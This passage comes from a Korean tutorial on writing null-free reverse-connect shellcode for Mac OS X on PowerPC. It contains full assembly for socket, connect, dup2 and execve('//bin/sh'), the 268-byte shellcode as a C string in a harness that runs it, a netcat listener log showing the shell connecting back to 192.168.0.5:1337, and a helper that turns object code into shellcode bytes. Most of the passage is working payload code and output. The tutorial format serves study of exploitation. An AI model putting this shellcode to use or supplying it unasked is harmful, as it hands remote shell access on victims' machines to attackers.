          subis     r29,r29,0x3f57    ; 0xc0a81111, ip address (hi)
          subi      r29,r29,0x110c    ; 0xc0a80005, ip address (low)
          stw       r29,-16(r1)       ; "192.168.0.5"
;
; [sockdesc.] +  [AF_INET] +  [PORT] +  [ip address (4bytes)]
; = total stack use: 12bytes
;
          stw       r31,-12(r1)
          stw       r31,-8(r1)
;
;                   <-- structure of sockaddr_in (16bytes) -->
; [sockdesc.] +  [AF_INET] +  [PORT] +  [IP] +  [PAD (8bytes)]
; 12bytes - 4bytes = 8bytes (4bytes space of sockdesc.)
```

0x06. Remove '0x00' from codes

```
; total size of sockaddr_in = 16bytes
; therefore padding 8bytes
; = total stack use: 20bytes
;
        addi    r0,r1,-20
        lwz     r3,-4(r1)
        mr      r4,r0
        subi    r5,r28,0x1101   ; r5 == 16
        mr      r0,r31
        subi    r0,r28,0x10af   ; SYS_connect, r0 == 98
        sc
        ; ---------------------- dup2();
        xor.    r30,r30,r30
        subi    r30,r28,0x110f  ; r30 == 2
loop:
        mr      r3,r31
        lwz     r3,-4(r1)
        mr      r4,r30          ; r4: newfd
        subi    r0,r28,0x10b7   ; SYS_dup2, r0 == 90
        sc
        mr      r4,r30
        addic.  r30,r30,-1      ; r4: i--;
        cmpwi   r30,-1          ; if(i != -1)
        bne     loop            ; goto loop
; ----------------------- execve();
        mr      r29,r31
        mr      r30,r31
        lis     r29,0x2f2f      ; upper 2bytes ("//")
        addi    r29,r29,0x6269  ; lower 2bytes ("bi")
        lis     r30,0x6e2f      ; upper 2bytes ("n/")
        addi    r30,r30,0x7368  ; lower 2bytes ("sh")
        stw     r31,-36(r1)
        stw     r29,-32(r1)
```

0x06. Remove '0x00' from codes

```
        stw     r30,-28(r1)
        stw     r31,-24(r1)
;
;                                   <--- string 16bytes --->
; [sockdesc. +  struct sockaddr_in] +  [0] +  ["//bin/sh"] +  [0]
;                                     4   +       8        +   4
; = total stack use: 36bytes
;
        mr      r3,r1
        addi    r3,r3,-32
        mr      r4,r3
        stw     r4,-40(r1)
        stw     r31,-44(r1)
;
; implementation for double pointer (**argv)
;                                                   <-- address -->
; [sockdesc. +  struct sockaddr_in] +  [string] +  [address] +  [0]
;                                                      4      +   4
; = total stack use: 44bytes
;
        mr      r4,r1
        addi    r4,r4,-40
        subi    r5,r28,0x1111   ; r5 == 0
        subi    r0,r28,0x10d6   ; SYS_execve, r0 == 59
        sc
        ; ---------------------- close();
        xor     r3,r3,r3
        lwz     r3,-4(r1)
        subi    r0,r28,0x110b   ; SYS_close, r0 == 6
        sc                      ; close();
```

0x06. Remove '0x00' from codes

그리고 이 assembly code를 바탕으로 완전한 shellcode 형식으로 재 구현.

```
#include <stdio.h>
char hellcode[] =
/* socket(); */
"₩x94₩x21₩xff₩xd4₩x7f₩xff₩xfa₩x79₩x7f₩x9c"
"₩xe2₩x79₩x3b₩x9c₩x11₩x11₩x30₩x3c₩x10₩xe5"
"₩x38₩x7c₩xee₩xf1₩x38₩x9c₩xee₩xf0₩x38₩xbc"
"₩xee₩xf5₩x38₩x1c₩xef₩x50₩x44₩xff₩xff₩x02"

/* connect(); */
"₩x7f₩xde₩xf2₩x78₩x7c₩x7e₩x1b₩x78₩x93₩xc1"
"₩xff₩xfc₩x38₩x1c₩xee₩xf1₩xb0₩x01₩xff₩xec"
/* destination port : 1337 */
"₩x38₩x1c₩xf4₩x28"

"₩xb0₩x01₩xff₩xee₩x7f₩xbd"
"₩xea₩x79₩x3f₩xa0₩xff₩xff₩x3b₩xbd₩x11₩x11"

/* destination address : 192.168.0.5 */
"₩x3f₩xbd₩xc0₩xa9₩x3b₩xbd₩xee₩xf4"

"₩x93₩xa1"
"₩xff₩xf0₩x93₩xe1₩xff₩xf4₩x93₩xe1₩xff₩xf8"
"₩x38₩x01₩xff₩xec₩x80₩x61₩xff₩xfc₩x7c₩x04"
"₩x03₩x78₩x38₩xbc₩xee₩xff₩x7f₩xe0₩xfb₩x78"
"₩x38₩x1c₩xef₩x51₩x44₩xff₩xff₩x02"

/* dup2(); */
"₩x7f₩xde"
"₩xf2₩x79₩x3b₩xdc₩xee₩xf1₩x7f₩xe3₩xfb₩x78"
"₩x80₩x61₩xff₩xfc₩x7f₩xc4₩xf3₩x78₩x38₩x1c"
"₩xef₩x49₩x44₩xff₩xff₩x02"
```

0x06. Remove '0x00' from codes

```
/* execve(); */
"₩x7f₩xc4₩xf3₩x78"
"₩x37₩xde₩xff₩xff₩x2c₩x1e₩xff₩xff₩x40₩x82"
"₩xff₩xe0₩x7f₩xfd₩xfb₩x78₩x7f₩xfe₩xfb₩x78"
"₩x3f₩xa0₩x2f₩x2f₩x3b₩xbd₩x62₩x69₩x3f₩xc0"
"₩x6e₩x2f₩x3b₩xde₩x73₩x68₩x93₩xe1₩xff₩xdc"
"₩x93₩xa1₩xff₩xe0₩x93₩xc1₩xff₩xe4₩x93₩xe1"
"₩xff₩xe8₩x7c₩x23₩x0b₩x78₩x38₩x63₩xff₩xe0"
"₩x7c₩x64₩x1b₩x78₩x90₩x81₩xff₩xd8₩x93₩xe1"
"₩xff₩xd4₩x7c₩x24₩x0b₩x78₩x38₩x84₩xff₩xd8"
"₩x38₩xbc₩xee₩xef₩x38₩x1c₩xef₩x2a₩x44₩xff"
"₩xff₩x02"

/* close(); */
"₩x7c₩x63₩x1a₩x78₩x80₩x61₩xff₩xfc"
"₩x38₩x1c₩xee₩xf5₩x44₩xff₩xff₩x02";

int main(void)
{
        void (*func)(void);
        func = (void*)hellcode;
        fprintf(stdout, "%d bytes reverse shellcode.₩n", strlen(hellcode));
        func();
}
```

코딩을 해놓고 보니.. 하드코딩 되어 있는 IP address 와 port 가 눈에 거슬린다.
어찌 됐든 컴파일도 별 무리 없이 끝나고 shell 실행도 제대로 되는 것을 볼 수 있었다.
참고로 아래의 Linux Box 에서 "connect to [] ...." 에서 Mac의 IP가 8번으로 바뀌었는데 공유기 문제가 있어 바꿨더니 DHCP 강제 할당설정을 해놓은 설정정보가 날아가버려 변경된 것 같다.

0x06. Remove '0x00' from codes

```
indra@#LinuxBox indra> nc -v -n -l -p 1337
listening on [any] 1337 ...
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.8] 56582
id
uid=501(indra) gid=501(indra) groups=501(indra), 79(appserverusr), 80(
admin), 81(appserveradm)
exit
indra@#LinuxBox indra>
```

<Linux Box>

```
indra:~/shellcode2 indra$ cc -o final final.c && ./final
268 bytes reverse shellcode.
indra:~/shellcode2 indra$
```

<Mac OS X>

268바이트 짜리 reverse shellcode... :)

0x07. Conclusions

드디어.. 두 번째 Mac OS X 용 shellcode 만들기 문서에.. 종지부를 찍는다.
언제나 생각하지만.. 뭔가를 만들어 낸 다는 그 자체가.. 나를 기분 좋게 한다.
그래서 재미있는 것 같다.
사실 2005년을 문서 정리할 시간도 없이 바쁘게 보낸 터라.. 연말에 작성을 끝내려 했지만, 모임이다 뭐다.. 여기저기 놀다가 끝을 못 맺고.. 새해가 되어서야 종지부를 찍게 됐다.
음.. Mac OS X 의 /usr/include/sys/syscall.h 파일을 보면.. 내가 알지 못하는 system call 들이 꽤 많다.
SYS_audit 라던가.. Appletalk 관련 system call 들도 따로 있는 것 같던데..
관심이 간다.. 시간 내서 따로 알아봐야 겠다.
게다가 얼마 전 port knocking 이라는 것도 알게 됐는데 회사 업무용으로 DMZ 내부 망에서 reverse connection을 응용한 shell 접속 프로그램을 만든 적이 있어서 그 쪽에 대한 implementation 과정도 한번 문서를 써 볼까 한다.
반쪽 implementation 은 이미 되어 있으니..
관심 가고 공부하고 싶은 것이 너무나 많다.. 그런데 시간은 없다.. 흑..

0x08. References

[1] Mac OS X Assembler Guide
http://developer.apple.com/documentation/DeveloperTools/Reference/Assembler/
[2] PowerPC assembly
http://www-128.ibm.com/developerworks/linux/library/l-ppc/
[3] PowerPC Microprocessor Family: The Programming Environments for 32-Bit Microprocessor
http://www-306.ibm.com/chips/techlib/techlib.nsf/techdocs/852569B20050FF778525699600719DF2
[4] PowerPC Technical Tidbits
http://www.go-ecs.com/ppc/ppctek1.htm
[5] PowerPC Assembly Quick Reference Information
http://class.ee.iastate.edu/cpre211/labs/quickrefPPC.html
[6] PowerPC Compiler Writer's Guide
http://the.wall.riscom.net/books/proc/ppc/cwg/cwg_toc.html

0x09. Appendixes

```
#include <stdio.h>

char hellcode[] =
/* socket(); */
"\x94\x21\xff\xd4\x7f\xff\xfa\x79\x7f\x9c"
"\xe2\x79\x3b\x9c\x11\x11\x30\x3c\x10\xe5"
"\x38\x7c\xee\xf1\x38\x9c\xee\xf0\x38\xbc"
"\xee\xf5\x38\x1c\xef\x50\x44\xff\xff\x02"

/* connect(); */
"\x7f\xde\xf2\x78\x7c\x7e\x1b\x78\x93\xc1"
"\xff\xfc\x38\x1c\xee\xf1\xb0\x01\xff\xec"
/* destination port : 1337 */
"\x38\x1c\xf4\x28"

"\xb0\x01\xff\xee\x7f\xbd"
"\xea\x79\x3f\xa0\xff\xff\x3b\xbd\x11\x11"

/* destination address : 192.168.0.5 */
"\x3f\xbd\xc0\xa9\x3b\xbd\xee\xf4"

"\x93\xa1"
"\xff\xf0\x93\xe1\xff\xf4\x93\xe1\xff\xf8"
"\x38\x01\xff\xec\x80\x61\xff\xfc\x7c\x04"
"\x03\x78\x38\xbc\xee\xff\x7f\xe0\xfb\x78"
"\x38\x1c\xef\x51\x44\xff\xff\x02"

/* dup2(); */
"\x7f\xde"
"\xf2\x79\x3b\xdc\xee\xf1\x7f\xe3\xfb\x78"
"\x80\x61\xff\xfc\x7f\xc4\xf3\x78\x38\x1c"
"\xef\x49\x44\xff\xff\x02"

/* execve(); */
"\x7f\xc4\xf3\x78"
"\x37\xde\xff\xff\x2c\x1e\xff\xff\x40\x82"
"\xff\xe0\x7f\xfd\xfb\x78\x7f\xfe\xfb\x78"
"\x3f\xa0\x2f\x2f\x3b\xbd\x62\x69\x3f\xc0"
"\x6e\x2f\x3b\xde\x73\x68\x93\xe1\xff\xdc"
"\x93\xa1\xff\xe0\x93\xc1\xff\xe4\x93\xe1"
"\xff\xe8\x7c\x23\x0b\x78\x38\x63\xff\xe0"
"\x7c\x64\x1b\x78\x90\x81\xff\xd8\x93\xe1"
"\xff\xd4\x7c\x24\x0b\x78\x38\x84\xff\xd8"
"\x38\xbc\xee\xef\x38\x1c\xef\x2a\x44\xff"
"\xff\x02"

/* close(); */
"\x7c\x63\x1a\x78\x80\x61\xff\xfc"
"\x38\x1c\xee\xf5\x44\xff\xff\x02";

int main(void)
{
        void (*func)(void);
        func = (void*)hellcode;
        fprintf(stdout, "%d bytes reverse shellcode.\n", strlen(hellcode));
        func();
}
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>

#define OLDSC   "\x44\x00\x00\x02"
#define NEWSC   "\x44\xff\xff\x02"

int main(int argc, char **argv)
{
        int fd = 0, sz = 0, i = 0;
        unsigned char buf[1024];
        unsigned char *ptr = NULL;

        if(argc != 4) {
                fprintf(stdout, "Usage: %s <file> <start-offset "
                        "(type: decimal)> <size>\n", argv[0]);
                return 1;
        }

        if((fd = open(argv[1], O_RDONLY)) < 0) {
                fprintf(stderr, "open() function error.\n");
                goto fail;
        }

        lseek(fd, atoi(argv[2]), SEEK_SET);
        sz = atoi(argv[3]);

        memset(buf, 0x00, sizeof(buf));

        if(read(fd, buf, sizeof(buf)) < 0) {
                fprintf(stderr, "read() function error.\n");
                goto fail;
        }

        close(fd);

        ptr = buf;
        fprintf(stdout, "\"");
        for(i = 1; i < (sz + 1); i++) {
                if(memcmp(ptr, OLDSC, 4) == 0)
                        memcpy(ptr, NEWSC, 4);
                fprintf(stdout, "\\x%02x", *ptr++);
                if((i % 10) == 0) {
                        fprintf(stdout, "\"\n\"");
                }
        }
        fprintf(stdout, "\"\n");
        return 0;
fail:
        if(fd != 0) close(fd);
        return 1;
}
```